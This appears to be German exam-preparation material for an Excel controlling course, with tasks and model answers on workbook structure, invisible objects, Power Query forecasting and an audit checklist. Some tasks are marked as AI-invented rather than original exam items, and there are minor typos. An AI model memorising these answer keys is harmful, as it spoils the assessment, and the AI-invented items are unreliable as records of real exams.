Die Anordnung der Blätter widerspricht der Prozessrichtung bewusst. Die Gliederung folgt Eingabe, Verarbeitung, Ausgabe, die physische Reihenfolge der Blätter dreht Rohleder um und stellt die Ergebnisse nach vorne. (✓){+1} Seine Begründung ist die Lesegewohnheit und die Botschaftslogik: „Top-Line Message vorab“, also „wesentlich Informationen immer oben links“, und von dort arbeitet sich der Prüfende bei unplausiblen Zahlen bis in den „Urschleim der Rohdaten“ zurück. (✓){+2}

Drei Farben genügen und mehr schaden. Rohleder verwendet Farbe ausschließlich als Bedeutungsträger für Eingabe, Ausgabe und Hinweise und nennt jede weitere Verwendung Zierrat. (✓){+3} Seine Beschreibung des Gegenteils ist als Prüfungsbeispiel brauchbar: Mappen, bei denen er „den ersten Impuls habe, meine Sonnenbrille aufzusetzen“, weil alles in Neonfarben markiert ist und dieselbe Farbe je nach Tageslaune einmal Eingabe und einmal Ausgabe bedeutet. (✓){+4}

Formeln gehören sortenrein nebeneinander. Zu den zwölf Merkmalen eines gut gebauten Blattes zählt, dass in benachbarten Zellen Formeln desselben Typs stehen. (✓){+5} Wo sich das nicht vermeiden lässt, verlangt Rohleder wenigstens eine sichtbare Trennung durch eine Linie oder besser eine Leerspalte, weil sonst niemand erkennt, dass ab einer bestimmten Spalte eine andere Rechenlogik greift. (✓){+6}

Ungenutzte Bereiche werden ausgeblendet, nicht nur ignoriert. Der Bereich rechts und unterhalb des Modells wird mit STRG, Umschalt und Pfeiltaste markiert, vollständig gelöscht und anschließend ausgeblendet, wobei vorher die dort schwebenden Objekte zu entfernen sind. (✓){+7} Das Wiedereinblenden ist möglich, aber unbequem, und genau das ist beabsichtigt: Es kommuniziert „da müsst ihr nicht hin“, ohne mit einem Blattschutz eine Sicherheit vorzutäuschen, die es nicht gibt. (✓){+8}

Blattschutz ohne Kennwort ist eine bewusste Entscheidung. Als gute Praxis aus einer früheren Klausur nennt Rohleder, die Sperrung der Eingabezellen aufzuheben und das Blatt anschließend ohne Kennwort zu schützen. (✓){+9} Damit sind Formelzellen gegen Versehen geschützt, während jeder Interessierte den Schutz aufheben und nachvollziehen darf, wie gerechnet wird; sein Kommentar zur Gegenposition ist eine Aussage über Organisationen: „Das lässt kulturell tief blicken im Unternehmen.“ (✓){+10}

Die Grenze des Werkzeugs ist eine Compliance-Frage. Rohleder ordnet ein, dass die Zusammenarbeit an Arbeitsmappen „am seidenen Faden“ hänge und

Datenschutzbeauftragte derzeit „die Augen zumachen“. (✓)(+11) Seine Begründung dafür ist bemerkenswert nüchtern und nicht technikfeindlich: Ein Verbot würde ein sehr produktives Werkzeug ersetzen, ohne einen gleichwertigen Ersatz bereitzustellen, was er mit dem Bild vom Samurai-Schwert und dem Holzlöffel beschreibt. (✓)(+12)

Rohleders Erwartung: Er hat den Steckbrief mit dem Satz eingeführt, große Pläne seien unrealistisch, weil niemand Zeit und Lust dafür habe, und daraus die Minimalform abgeleitet. Eine Antwort, die eine umfangreiche Dokumentationsvorschrift entwirft, verfehlt deshalb seinen Punkt; erwartet ist die begründete Beschränkung auf einen Satz je Blatt plus je einen Satz für Aktualisierung und Publikation.

Aufgabe #100 · 10 P. · Verschüttete Objekte und versteckte Inhalte: Diagnose einer kranken Arbeitsmappe · von der KI erfunden – kein Original

Eine Kollegin meldet, dass beim Speichern ihrer Arbeitsmappe in unregelmäßigen Abständen die Meldung „Formelfehler im Blatt Tabelle1“ erscheint. Auf dem genannten Blatt steht keine einzige Formel. In der Vergangenheit wurden dort mehrfach nicht mehr benötigte Zellbereiche gelöscht, in denen zuvor Diagramme und Piktogramme lagen.

- a) (4 P.) Erläutern Sie die wahrscheinlichste Ursache und die richtige Reihenfolge beim Aufräumen solcher Bereiche.
- b) (3 P.) Erläutern Sie drei Techniken, mit denen sich Zellinhalte unsichtbar machen lassen, und bewerten Sie jede nach ihrer Transparenz.
- c) (3 P.) Erläutern Sie, wann sich die Fehlersuche nicht mehr lohnt und wie stattdessen vorzugehen ist.

a) 4 P. – Ursache und Reihenfolge

Diagramme, Bilder, Formen und Piktogramme sind Objekte, die über den Zellen schweben und nicht in ihnen liegen; wer die Zellen darunter löscht, löscht deshalb nicht das Objekt, sondern verkleinert es, weil das Objekt seine Größe an den überdeckten Zellbereich koppelt. (✓)(1) Im Grenzfall bleibt ein vollständig definiertes Objekt mit einer Ausdehnung von null Pixeln zurück, das weder sichtbar noch über die Auswahl der Objekte markierbar ist, weil dort nur sichtbare Objekte erfasst werden, und das auch beim Wiedereinfügen von Zellen nicht zurückkehrt. (✓)(2) Wird anschließend auch die Datenquelle gelöscht, weil das zugehörige Diagramm ja nicht mehr zu sehen ist, verweist das unsichtbare Objekt ins Leere und erzeugt in wachsender Häufigkeit die gemeldeten Fehlermeldungen, ohne dass auf dem Blatt eine sichtbare Ursache zu finden wäre; dieselbe Wirkung können Formeln in

Regeln der bedingten Formatierung haben, weil dort niemand einen Fehler vermutet. ✓

⟨3⟩ Die richtige Reihenfolge lautet deshalb: zuerst die Objekte im betroffenen Bereich gezielt markieren, etwa über „Inhalte auswählen – Objekte“, und die zu behaltenden mit gedrückter Umschalttaste aus der Markierung nehmen, dann die verbleibenden Objekte löschen und erst anschließend die Zellen. ✓ ⟨4⟩

b) 3 P. – Drei Techniken und ihre Bewertung

1. **Zeilen oder Spalten ausblenden.** Dies ist die vergleichsweise transparente Variante, weil in der Nummerierung eine Lücke sichtbar bleibt und jeder Interessierte den Bereich mit wenigen Klicks wieder einblenden und den Inhalt prüfen kann; die Absicht der optischen Entlastung bleibt erkennbar. ✓ ⟨1⟩
2. **Schriftfarbe auf Weiß setzen.** Diese Variante ist nicht mehr transparent, weil die Zelle leer aussieht; früher wurde der Text beim Markieren sichtbar, dieses Verhalten wurde auf Anwenderwunsch geändert, sodass der Inhalt heute nur noch in der Bearbeitungsleiste erscheint, wenn man zufällig genau diese Zelle auswählt. ✓ ⟨2⟩
3. **Benutzerdefiniertes Zellformat mit drei Semikola.** Ein Zellformat besteht aus vier durch Semikolon getrennten Abschnitten für positive Werte, negative Werte, den Wert null und Text; gibt man nur die drei Trennzeichen ohne Inhalt ein, wird in keinem der vier Fälle etwas angezeigt. ✓ ⟨3⟩ Dies ist die intransparenteste der drei Techniken, weil der Inhalt auch dann verborgen bleibt, wenn jemand die Schriftfarbe der gesamten Mappe zurücksetzt, und Rohleder bewertet sie unmissverständlich als „schmutziger Trick“ mit dem Zusatz „Das ist keine gute Programmierungspraxis.“; scheinbar leere Zellen werden zudem irgendwann versehentlich gelöscht.

c) 3 P. – Wann Neubau die richtige Antwort ist

Sobald die Ursachensuche über viele Blätter hinweg mehr Zeit kostet als das Nachbauen des Rechenwegs, ist die Reparatur unwirtschaftlich; Rohleder hält das für den Regelfall und begründet es damit, dass der eigentliche Rechenkern meist klein ist und nur unter Jahren angesammeltem Ballast liegt. ✓ ⟨1⟩ Vorzugehen ist so, dass ausschließlich die Formeln über Inhalte einfügen in eine frische Mappe übernommen werden, während Formate über vorbereitete Zellformatvorlagen neu vergeben werden statt mitkopiert zu werden, weil an ihnen der Ballast hängt. ✓ ⟨2⟩ Das Ergebnis ist nach seiner Erfahrung eine Mappe mit rund zehn Prozent der ursprünglichen Dateigröße, weil der Rest Datenschrott war, und der Vorgang ist zugleich eine Gelegenheit, die Struktur nach den Grundsätzen für Eingabe, Verarbeitung und Ausgabe neu zu ordnen. ✓ ⟨3⟩

■ Über die geforderten Punkte hinaus

Die Diagnose lässt sich automatisieren. Über die Makrosprache lassen sich alle Objekte sämtlicher Tabellenblätter mit ihrer Eigenschaft sichtbar oder nicht sichtbar auflisten. (✓)(+1) Erhält man daraus eine lange Liste unsichtbarer Objekte, ist die Ursache identifiziert, und Rohleder beschreibt das Verhalten dieser Objekte als „amok im Hintergrund“ laufend, weil sie erst Jahre nach ihrer Entstehung auffällig werden. (✓)(+2)

Die Fehlermeldung nennt bewusst das falsche Blatt nicht. Sie verweist auf ein Blatt ohne sichtbare Formel, und genau dieser Widerspruch ist das Erkennungsmerkmal dieses Fehlerbildes. (✓)(+3) Wer die Meldung wörtlich nimmt und nach Formeln sucht, sucht am falschen Ort, während die Suche nach Objekten und nach Regeln der bedingten Formatierung zum Ziel führt. (✓)(+4)

Der Fehler wird regelmäßig dem Produkt angelastet. Rohleder hält ausdrücklich fest, dass in solchen Fällen gesagt werde, Excel könne nicht rechnen oder mache Fehler, während tatsächlich ein Bedienungsfehler vorliegt. (✓)(+5) Er stützt das mit der Beobachtung, dass ihm ein echter Rechenfehler oder ein Absturz bei kompetentem Einsatz seit sehr langer Zeit nicht mehr begegnet ist: „Das Problem sitzt meistens vorm Rechner.“ (✓)(+6)

Verbundene Zellen gehören in dieselbe Kategorie. Sie erzeugen in der Modellierung zahlreiche Folgeprobleme bei Markierung, Sortierung und Bereichseingabe und sind nach Rohleders Urteil „nur ein kosmetischer Gimmick“. (✓)(+7) Als Ersatz zeigt er eine eingefügte Form, die über die Bearbeitungsleiste mit einer einzelnen Zelle verknüpft wird, wobei diese Zelle bis zu 255 Zeichen aufnehmen und ihr Inhalt das Ergebnis einer Formel sein darf. (✓)(+8)

Der Trost ist Teil der Botschaft. Rohleder rät ausdrücklich, einen solchen Vorfall als Chance zu begreifen, und ordnet ihn mit einer Formel aus der Ausbildung ein: „nicht zur Strafe, nur zur Übung“. (✓)(+9) Die dahinterliegende These ist prüfbar formulierbar: Wer eine kaputte Mappe einige Male neu gebaut hat, arbeitet danach von selbst strukturiert, weil er die Kosten der Unordnung einmal selbst bezahlt hat. (✓)(+10)

Rohleders Erwartung: Er hat den Fehler im Unterricht bewusst provoziert, weil er ihn für den häufigsten unerklärlichen Mappenschaden hält. Die Reihenfolge „erst Objekte, dann Zellen“ ist der Merksatz; die Antwort muss außerdem erklären, warum das Objekt nicht gelöscht,

sondern nur auf null Pixel verkleinert wurde, denn genau daran hängt, dass es auch später nicht mehr auffindbar ist.

Aufgabe #101 · 12 P. · Rollierende Prognose auf einer verknüpften Internetquelle ·

von der KI erfunden – kein Original

Die CO₂-Messreihe des Mauna-Loa-Observatoriums liegt als Textdatei im Internet. Die Datei hat 42 Kopfzeilen, die mit einer Raute beginnen, verwendet den Punkt als Dezimaltrennzeichen und richtet die Werte über feste Zeichenpositionen rechtsbündig aus statt über Tabulatoren. Ziel ist eine Arbeitsmappe, die beim Öffnen die aktuelle Prognose für die kommenden zehn Jahre zeigt, ohne dass jemand etwas anfasst.

- a) (5 P.) Nennen und erläutern Sie fünf Transformationsschritte, die im Power-Query-Editor zu definieren sind.
- b) (4 P.) Geben Sie die Formeln für die dezimale Zeitachse und für die Prognose an und erläutern Sie, warum die Prognose dadurch automatisch in die Zukunft rolliert.
- c) (3 P.) Erläutern Sie drei Risiken beziehungsweise Betriebsaspekte dieser Verknüpfung.

a) 5 P. – Fünf Transformationsschritte

Schritt 1: Kopfzeilen entfernen. Über *Start* → *Zeilen verringern* → *Zeilen entfernen* → *Erste Zeilen entfernen* werden 42 Zeilen verworfen. Erst danach beginnt die Datei mit Nutzdaten. ✓ {1}

Schritt 2: Dezimaltrennzeichen anpassen. Über *Transformieren* → *Beliebige Spalte* → *Werte ersetzen* wird der Punkt durch das Komma ersetzt, damit die Zahlen im deutschen Gebietsschema als Zahlen und nicht als Text ankommen. ✓ {2}

Schritt 3: Spalten nach Positionen teilen. Über *Transformieren* → *Spalte teilen* → *Nach Positionen* werden die vorher ausgezählten Trennstellen 0, 6, 11, 23, 35 und 47 eingetragen. Nach Trennzeichen zu teilen scheitert hier, weil keine Tabulatoren, sondern eine feste rechtsbündige Ausrichtung vorliegt; das lässt sich prüfen, indem man einen Ausschnitt in ein Textprogramm kopiert und die Steuerzeichen einblendet. ✓ {3}

Schritt 4: Spalten benennen. Per Doppelklick auf die Kopfzeile werden die Spalten als Jahr, Monat, Datum dezimal, CO₂ und CO₂ bereinigt getauft, damit später mit sprechenden strukturierten Verweisen gearbeitet werden kann. ✓ {4}

Schritt 5: Nicht benötigte Spalten entfernen. Die hinteren Spalten, deren Bedeutung nicht bekannt ist, werden markiert und über *Spalten entfernen* verworfen. Was man nicht versteht, gehört nicht ins Modell. Anschließend wird über *Schließen und laden* in eine

formatierte Tabelle übernommen, und deren Name wird über das Namensfeld auf tb1C02 gesetzt. ✓ {5}

b) 4 P. – Die beiden Formeln

Die dezimale Zeitachse für zehn Jahre in die Zukunft, mit den Monatsnummern 0 bis 11 in Spalte B:

`=JAHR(HEUTE()) + 10 + $B4 * (1/12)`

`JAHR(HEUTE())` liefert das laufende Kalenderjahr, die Addition von 10 setzt den Prognosehorizont, und die Monatsnummer mal einem Zwölftel erzeugt die Nachkommastellen, die dem Format der Spalte „Datum dezimal“ entsprechen. Der Spaltenbezug wird absolut gesetzt, weil nur nach unten kopiert wird. ✓ {1}

Die Prognose selbst, mit dem Zieldatum in Spalte D:

`=PROGNOSE.ETS(D4;tb1C02[C02 bereinigt];tb1C02[Datum dezimal])`

Das erste Argument ist das Zieldatum, das zweite der Vektor der bekannten Werte und das dritte die Zeitachse. Die weiteren Argumente für Saisonalität, Datenvervollständigung und Aggregation sind optional und im Standard sinnvoll belegt. ✓ {2}

Die Prognose rolliert, weil beide Seiten dynamisch sind. Die Datenbasis wächst über die strukturierten Verweise automatisch mit, sobald Power Query beim Öffnen der Datei neue Monatswerte nachlädt. ✓ {3}

Gleichzeitig wandert das Zieldatum mit, weil es aus `HEUTE()` abgeleitet ist und sich mit dem Kalenderjahr fortschreibt. Alte Perioden fallen hinten heraus, neue kommen hinzu, die Prognosetiefe bleibt konstant bei zwölf Perioden. Nichts davon muss angefasst werden, und genau das meint „zero touch“. ✓ {4}

c) 3 P. – Drei Risiken und Betriebsaspekte

Risiko 1: Die Quelle ändert ihr Format. Mauna Loa ändert alle zwei bis drei Jahre die Anzahl der Kopfzeilen. Die fest eingetragenen 42 Zeilen sind dann falsch, und die Abfrage liefert entweder einen Fehler oder still verschobene Werte. Solche Verknüpfungen brauchen deshalb eine Plausibilitätskontrolle im Blatt und gelegentlich manuellen Eingriff. ✓ {1}

Risiko 2: Zu häufiges Abfragen. Wer einen Internetserver in kurzen Intervallen und immer von derselben IP-Adresse abfragt, fällt dort auf und wird gesperrt; Rohleder nennt Yahoo Finance als Beispiel. Sinnvoll ist deshalb die Einstellung „Aktualisieren beim Öffnen der

Datei" statt eines kurzen Aktualisierungsintervalls; die Option ist zudem nicht im Standard aktiv und muss bewusst gesetzt werden. ✓ {2}

Risiko 3: Zugriffsstufe und Nachvollziehbarkeit. Beim ersten Verbindungsaufbau wird nach der Authentifizierung gefragt, hier anonymer Zugriff; diese Festlegung sowie die vollständige Schrittkette wandern mit der Datei mit und lassen sich exportieren. Wer die Mappe weitergibt, gibt damit auch die Quelladresse und die Zugriffsconfiguration weiter. Zusätzlich gilt: Ein über den Assistenten *Daten* → *Prognoseblatt* erzeugtes Blatt schreibt harte Werte und rolliert deshalb gerade nicht mit, weshalb die Handeingabe von PROGNOSE . ETS () hier die einzige tragfähige Lösung ist. ✓ {3}

■ Über die geforderten Punkte hinaus

Der Unterschied zwischen Basislösung und fortgeschrittener Lösung ist der zwischen Einmalimport und Verknüpfung: Der Einmalimport über eine Dateischnittstelle ist zulässig, wenn man die Auswertung wirklich nie wieder aktualisieren will. (✓){+1}

Power Query protokolliert jeden Schritt in der Liste der angewendeten Schritte auf der rechten Seite; diese Liste ist zugleich die Dokumentation der Datenaufbereitung und lässt sich einzeln zurücknehmen oder ändern. (✓){+2}

Der Einstieg führt über *Daten* → *Daten abrufen* → *Aus anderen Quellen* → *Aus dem Web*, wobei die zuvor im Browser über „Adresse des Links kopieren“ gesicherte URL eingefügt wird. (✓){+3} Wichtig ist, im Folgedialog *Daten transformieren* und nicht *Laden* zu wählen, weil sonst der Editor übersprungen wird. (✓){+4}

Die Möglichkeiten reichen weit über Textdateien hinaus: Datenbanken, SAP HANA, PDF-Dokumente mit Tabellen und sogar Bilder mit hinreichendem Kontrast lassen sich als Quelle einbinden. (✓){+5} Genau diese Breite ist nach Rohleders Einschätzung der Grund, warum freie Alternativen hier auf Jahrzehnte hinterherhinken. (✓){+6}

Die Tabelle sollte vor dem ersten Formelbezug getauft werden; wer das versäumt, bekommt es beim Schreiben der Formel sofort zu spüren, weil der Autoergänzen-Vorschlag dann nur eine nichtssagende Standardbezeichnung anbietet. (✓){+7}

Das Feld zur Tabellenbenennung lässt sich über einen Rechtsklick der Symbolleiste für den Schnellzugriff hinzufügen, was den Umweg über das Register erspart. (✓){+8}

Beim Eingeben strukturierter Verweise ergänzt Excel nach der Tab-Auswahl die eckige Klammer nicht selbst, sodass sie von Hand gesetzt werden muss; das ist lästig, aber Teil der Handgriffe. (✓){+9}

Abgeschlossen wird eine über einen markierten Bereich eingegebene Formel mit Strg und Eingabetaste, damit sie in allen markierten Zellen gleichzeitig steht. (✓){+10}

Der jeweils aktuelle Prognosewert sollte mit *Inhalte einfügen* → *Werte* und einem von Hand eingetragenen Tagesdatum daneben gesichert werden, damit später nachvollziehbar ist, wie sich das Modell über die Zeit verhalten hat. (✓){+11}

Und noch ein Detail zur Bedienung großer Tabellen: Mit Strg und Ende springt man an das Ende des benutzten Bereichs, statt zu scrollen; bei Zeitreihen mit Zehntausenden Zeilen ist das kein Komfort, sondern eine Notwendigkeit. (✓){+12}

Rohleders Erwartung: Er hat diese Challenge in voller Länge gemeinsam durchgearbeitet und dabei ausdrücklich gesagt, der Import sei der schwierigste Teil, weil man in einer idealen Welt die Daten immer im gebrauchten Format anträfe. Er will die Schrittkette in der richtigen Reihenfolge sehen, die beiden Formeln fehlerfrei und vor allem die Begründung, warum die Handformel rolliert und der Assistent nicht.

7. Fremde Daten importieren: die Prüf-Checkliste und die Reparatur-Handgriffe (8 P)

Aufgabe #102 · 8 P · Fremde Daten importieren: die Prüf-Checkliste und die Reparatur-Handgriffe · 8 Punkte · expliziter Vorlesungs-Hinweis „das wäre mal Klausurstoff“ · von der KI erfunden – kein Original

Sie erhalten einen Datenabzug aus einem Fremdsystem als Textdatei.

- a) 4 P. Worauf ist nach dem Import zu prüfen, bevor die Analyse beginnt? Nennen und erläutern Sie vier Prüfschritte.
- b) 4 P. Erläutern Sie vier Reparatur-Handgriffe für typische Befunde: US-Zahlenformat, als Text gespeicherte Zahlen mit angehängter Einheit, alles in einer Spalte, zerstörte Formatierung.

a) 4 P. – Die Prüf-Checkliste

Erstens wird der **Kopf** geprüft: Fremdadzüge tragen oft Kommentar- und Titelzeilen über den eigentlichen Überschriften, die vor der Analyse entfernt werden müssen. (✓){1}

Zweitens springt man mit **STRG + Ende** ans Ende der Daten und prüft, ob dort eine Summenzeile, eine Widmung oder sonstiger Datenschrott steht, der jede Auswertung verfälschen würde. (✓){2}

Drittens wird über die Daten **gescrollt** und auf Auffälligkeiten geachtet: Sternchen und andere OCR-Artefakte, Leerzeilen, verrutschte Spalten. (✓){3}

Viertens wird das **Zahlenformat** geprüft — die Ausrichtung ist das Warnsignal: Zahlen stehen in Excel rechtsbündig, steht eine „Zahl“ linksbündig, ist sie als Text gespeichert und rechnet nicht mit. (✓){4}

b) 4 P. – Die Reparatur-Handgriffe

US-Zahlenformat: Punkt und Komma sind vertauscht. Mit Suchen und Ersetzen werden beide getauscht — und weil ein direkter Tausch die schon ersetzten Zeichen erneut träge, läuft er als **Dreiecksersetzung** über einen Zwischen-Platzhalter: Punkt zu Raute, Komma zu Punkt, Raute zu Komma. ✓ **{5} Einheit im Zellinhalt:** Steht „ Kubikmeter" mit im Zellwert, ist die ganze Zelle Text. Die Einheit wird per STRG + H **gegen nichts ersetzt**, die Werte werden dadurch zu Zahlen — und die Einheit wandert stattdessen in ein **benutzerdefiniertes Zahlenformat**, wo sie angezeigt wird, ohne den Wert zu verändern. ✓ **{6} Alles in einer Spalte:** *Daten* → *Text in Spalten* zerlegt einspaltige Importe anhand von Trennzeichen oder fester Breite; die moderne Formel-Alternative ist TEXTTEILEN(), in Power Query die Transformation „Spalte teilen". ✓ **{7} Zerstörte Formatierung:** Nach der Reparatur überträgt der **Format-übertragen-Pinsel** das Format einer intakten Zelle auf die reparierten Bereiche, statt jede Zelle einzeln zu formatieren. ✓ **{8}**

Über die geforderten Punkte hinaus

(✓){+1} Rohleders eigene Grenze aus der Vorlesung: Beschreiben können, worauf zu achten ist — „dass Sie dann da jetzt beschreiben müssen, was Sie klicken müssen im Einzelnen, das ist nicht notwendig." Die Checkliste ist der Stoff, nicht der Klickpfad.

Rohleders Erwartung: Er hat dieses Thema wörtlich als möglichen Klausurstoff benannt. Die Punkte liegen bei der Systematik (Kopf, Ende, Sichtprüfung, Format) und bei den benannten Techniken — Dreiecksersetzung und die Einheit-ins-Zahlenformat-Verschiebung sind die beiden Handgriffe, die den Könner vom Anwender trennen.

8. Gebührende Sorgfalt — Innenrevisions-Checkliste (10 P.)

Gebührende Sorgfalt — Innenrevisions-Checkliste (10 P.)

✓ Prof-Gate: korrigiert & freigegeben

Aufgabe #103 · 10 P · Gebührende Sorgfalt — Innenrevisions-Checkliste · 10 Punkte · Original-Altmeisterklausur

Excel muss mit gebührender Sorgfalt eingesetzt werden (OLG Celle, Urteil vom 19.01.2023 - 13 U 79/21). Versetzen Sie sich in die Rolle einer Innenrevisorin bzw. eines Innenrevisors und entwerfen Sie eine Checkliste (10 Kriterien als Ja/Nein-Fragen), anhand der Sie überprüfen können, ob die wichtigsten Excel-Arbeitsmappen einer Controlling-Abteilung mit gebührender Sorgfalt gestaltet und verwendet werden.

Lösung

Ausgangspunkt: Was heisst "gebührende Sorgfalt" für eine Excel-Prüfung?

Das OLG Celle definiert gebührende Sorgfalt als die Anstrengungen, die eine "mit normaler Umsicht handelnde oder vernünftige Person" unternimmt, um **Schaden vom Unternehmen und von Dritten abzuwenden**. Für die Innenrevision heisst das: Die Checkliste darf keine willkürliche Stichwort-Sammlung sein, sondern jedes Kriterium muss ein konkretes **Schadensrisiko** einer Controlling-Arbeitsmappe adressieren (Fehlberechnung, Falscheingabe, Datenverlust, unbefugte Manipulation, unkontrollierter Fremdcode). Jede Frage ist bewusst so gestellt, dass ein **"Nein" einen konkreten Mangel und damit Handlungsbedarf** anzeigt.

Checkliste "Gebührende Sorgfalt bei Excel-Arbeitsmappen" (Innenrevision)

A) Nachvollziehbarkeit & Aufbau

N r.	Prüfkriterium (Ja/Nein-Frage)	Ant wort
1	Ist für jede wesentliche Arbeitsmappe ein fachlich Verantwortlicher (Owner) benannt und ihr Zweck schriftlich dokumentiert ? (Ja/Nein)	Ja / Nein
2	Sind Eingabe-, Berechnungs- und Ausgabebereiche klar getrennt , und stecken keine festen Zahlenwerte ("Konstanten") direkt in Formeln verborgen? (Ja/Nein)	Ja / Nein

Begründung Cluster A: Eine Arbeitsmappe, deren Zweck und Verantwortlicher unbekannt sind oder in der Zahlen unsichtbar in Formeln "vergraben" sind, kann von einer

vernünftigen Person nicht zuverlässig geprüft werden - das Fehlerrisiko ist strukturell angelegt.

B) Schutz der Berechnungslogik

Nr.	Prüfkriterium (Ja/Nein-Frage)	Antwort
3	Sind Formelzellen per Blattschutz gegen versehentliches Überschreiben gesperrt und nur die vorgesehenen Eingabefelder freigegeben ? (Ja/Nein)	Ja / Nein
4	Ist auf den Eingabefeldern eine Datenüberprüfung (Data Validation) eingerichtet, die unzulässige Eingaben verhindert? (Ja/Nein)	Ja / Nein
5	Enthält die Mappe eingebaute Kontroll- und Plausibilitätsprüfungen (z. B. Kontrollsummen; Fehlerabfang per WENNFEHLER mit sichtbarem Hinweis statt stillem Null-Ersatz), die falsche oder fehlerhafte Zwischenergebnisse sofort sichtbar machen? (Ja/Nein)	Ja / Nein

Begründung Cluster B: Kern der Sorgfalt ist, dass die Rechenlogik nicht unbemerkt zerstört oder mit Müll befüllt werden kann - Zellschutz, Eingabeprüfung und Selbstkontrollen fangen genau die typischen Controlling-Fehler ab. Wichtig: Ein Fehlerabfang darf den Fehler nicht *verstecken* (z. B. still durch 0 ersetzen), sondern muss ihn kontrolliert sichtbar machen.

C) Kontrolle & Revisionssicherheit

Nr.	Prüfkriterium (Ja/Nein-Frage)	Antwort
6	Wird jedes wesentliche Ergebnis nach dem Vier-Augen-Prinzip durch eine zweite, unabhängige Person geprüft und ist diese Prüfung dokumentiert ? (Ja/Nein)	Ja / Nein
7	Existiert eine nachvollziehbare Versions- und Änderungshistorie (wer hat wann was geändert)? (Ja/Nein)	Ja / Nein

Begründung Cluster C: Eine vernünftige Person verlässt sich bei entscheidungsrelevanten Zahlen nicht auf einen Einzelnen und nicht auf einen undurchsichtigen Bearbeitungsstand - unabhängige Kontrolle und Historie machen Fehler rückverfolgbar.

D) Zugriff, Verfügbarkeit & Fremdcode

N r.	Prüfkriterium (Ja/Nein-Frage)	Ant wort
8	Sind die Zugriffsrechte nach dem Need-to-know-Prinzip vergeben, sodass nur autorisierte Personen die Mappe bearbeiten können? (Ja/Nein)	Ja / Nein
9	Werden regelmässige Backups erstellt und ist deren Wiederherstellung getestet ? (Ja/Nein)	Ja / Nein
1 0	Sind alle externen Verknüpfungen und Makros dokumentiert, auf vertrauenswürdige Quellen geprüft und auf das Notwendige begrenzt ? (Ja/Nein)	Ja / Nein

Begründung Cluster D: Schaden entsteht auch durch unbefugte Änderung, Datenverlust oder unkontrollierten Code - deshalb gehören Zugriffsbeschränkung, ein *getestetes* Backup (ein nie zurückgespieltes Backup ist keins) und die Kontrolle von Makros/ Fremdverknüpfungen zwingend zur Sorgfalt.

Erklärung der genannten Excel-Bestandteile (QUBA-Regel)

Datenüberprüfung / Data Validation (Kriterium 4)

- **Datenüberprüfung** = Excel-Funktion (Reiter *Daten* -> *Datenüberprüfung*), die festlegt, welche Werte eine Zelle überhaupt annehmen darf.
- **Wozu:** Sie verhindert Falscheingaben an der Quelle - z. B. nur Datum, nur ganze Zahl zwischen 0 und 100, oder nur Werte aus einer Auswahlliste. Ein "Nein" hier bedeutet: Tippfehler können ungebremst in die Berechnung fließen.

Formel =WENNFEHLER(Wert; Wert_falls_Fehler) (Kriterium 5)

- **=** = Gleichheitszeichen; leitet in Excel **jede Formel** ein. Ohne es fasst Excel die Eingabe als reinen Text auf und rechnet nicht.
- **WENNFEHLER** = die Funktion selbst. Sie prüft, ob das erste Argument einen Fehler ergibt (z. B. #DIV/0! bei Teilung durch Null, #NV bei nicht gefundenem Suchwert).
- **()** = runde Klammern; sie umschliessen die Argumente und sagen Excel, wo die Angaben zur Funktion anfangen und aufhören.
- **1. Argument Wert** = die eigentliche Berechnung, die durchgeführt werden soll (z. B. Umsatz/Menge).

- **;** = Semikolon (Argument-Trennzeichen im deutschen Excel; in der englischen Version ein Komma ,). Es trennt das erste Argument vom zweiten.
- **2. Argument Wert_falls_Fehler** = das, was stattdessen angezeigt wird, falls die Berechnung einen Fehler liefert - im Sorgfalts-Kontext bewusst ein **sichtbarer Hinweistext** (z. B. "Prüfen"), NICHT ein stilles 0, das den Fehler verschleiern würde.
- **Wozu im Sorgfalts-Kontext:** So bleiben Fehler nicht als kryptische Fehlercodes stehen und verschwinden auch nicht unbemerkt, sondern werden kontrolliert abgefangen und sichtbar gemacht.

Blattschutz (Kriterium 3)

- **Blattschutz** = Excel-Funktion (Reiter *Überprüfen* -> *Blatt schützen*), die alle als "gesperrt" markierten Zellen vor Änderung schützt. In der Praxis hebt man vorher bei den Eingabefeldern den Zellschutz auf, sodass **nur** dort geschrieben werden kann.
- **Wozu:** Die Rechenlogik (Formeln) kann nicht mehr versehentlich überschrieben werden.

Kontrollsumme (Kriterium 5)

- **Kontrollsumme** = eine bewusst eingebaute Vergleichsrechnung (z. B. Summe Spalte A muss gleich Summe Zeile 1 sein). Weicht sie ab, stimmt etwas nicht.
- **Wozu:** Frühwarn-Anzeige für Rechenfehler, ohne dass jemand jede Zelle einzeln nachrechnen muss.

Abgleich mit der Aufgabenstellung

- Exakt **10 Kriterien**, alle als **Ja/Nein-Frage** formuliert (Aufgabenvorgabe erfüllt).
- Kriterien sind **aus der Sorgfalts-Definition abgeleitet** (Schadensabwehr), nicht als generische Sicherheits-Liste abgeschrieben - jeder Cluster mit Kurzbegründung.
- Deckt beide Vorgaben ab: **Gestaltung** (Aufbau, Blattschutz, Datenüberprüfung, Kontrollen) und **Verwendung** (Vier-Augen, Historie, Backup, Zugriff).
- **Excel-spezifisch** (Blattschutz, Datenüberprüfung, WENNFEHLER, Kontrollsummen, Trennung Eingabe/Rechnung, Makro-/Verknüpfungskontrolle) statt reiner IT-Allgemeinplätze.
- Jede Frage ist so gestellt, dass **"Nein" einen prüfbaren Mangel** benennt - genau das, was eine Innenrevisions-Checkliste leisten muss.

(✓){+1} Als Reservekriterium taugt die Weitergabe-Frage: Wird vor dem Versand geprüft, dass Pivot-Tabellen nicht den vollständigen Quelldatenbestand mitliefern? Der Pivot-

Cache speichert die Quelldaten standardmäßig mit und macht sie per Doppelklick-Drilldown wieder sichtbar — eine „unbeabsichtigte Indiskretion“, die eine sorgfältige Innenrevision abfragt.

9. Dokumentation von Arbeitsmappen (10 P.)

✓ Prof-Gate: korrigiert & freigegeben

Aufgabe #104 · 10 P. · Dokumentation von Arbeitsmappen · 10 Punkte · Original-Altmeisterklausur

Dokumentation von Arbeitsmappen (10 Punkte)

- a) (6 P.) Im Controlling werden Excel-Arbeitsmappen häufig von mehreren Personen genutzt und über Jahre fortgeschrieben. Erläutern Sie drei wichtige, voneinander verschiedene Anforderungen, die an die Dokumentation solcher Arbeitsmappen für den professionellen Einsatz zu stellen sind.
- b) (4 P.) Skizzieren Sie ein geeignetes Dokumentationskonzept und nennen Sie konkrete Excel-Mittel (inkl. Funktionen), mit denen sich diese Anforderungen umsetzen lassen.

Lösung

Vorbemerkung zur Punktelogik

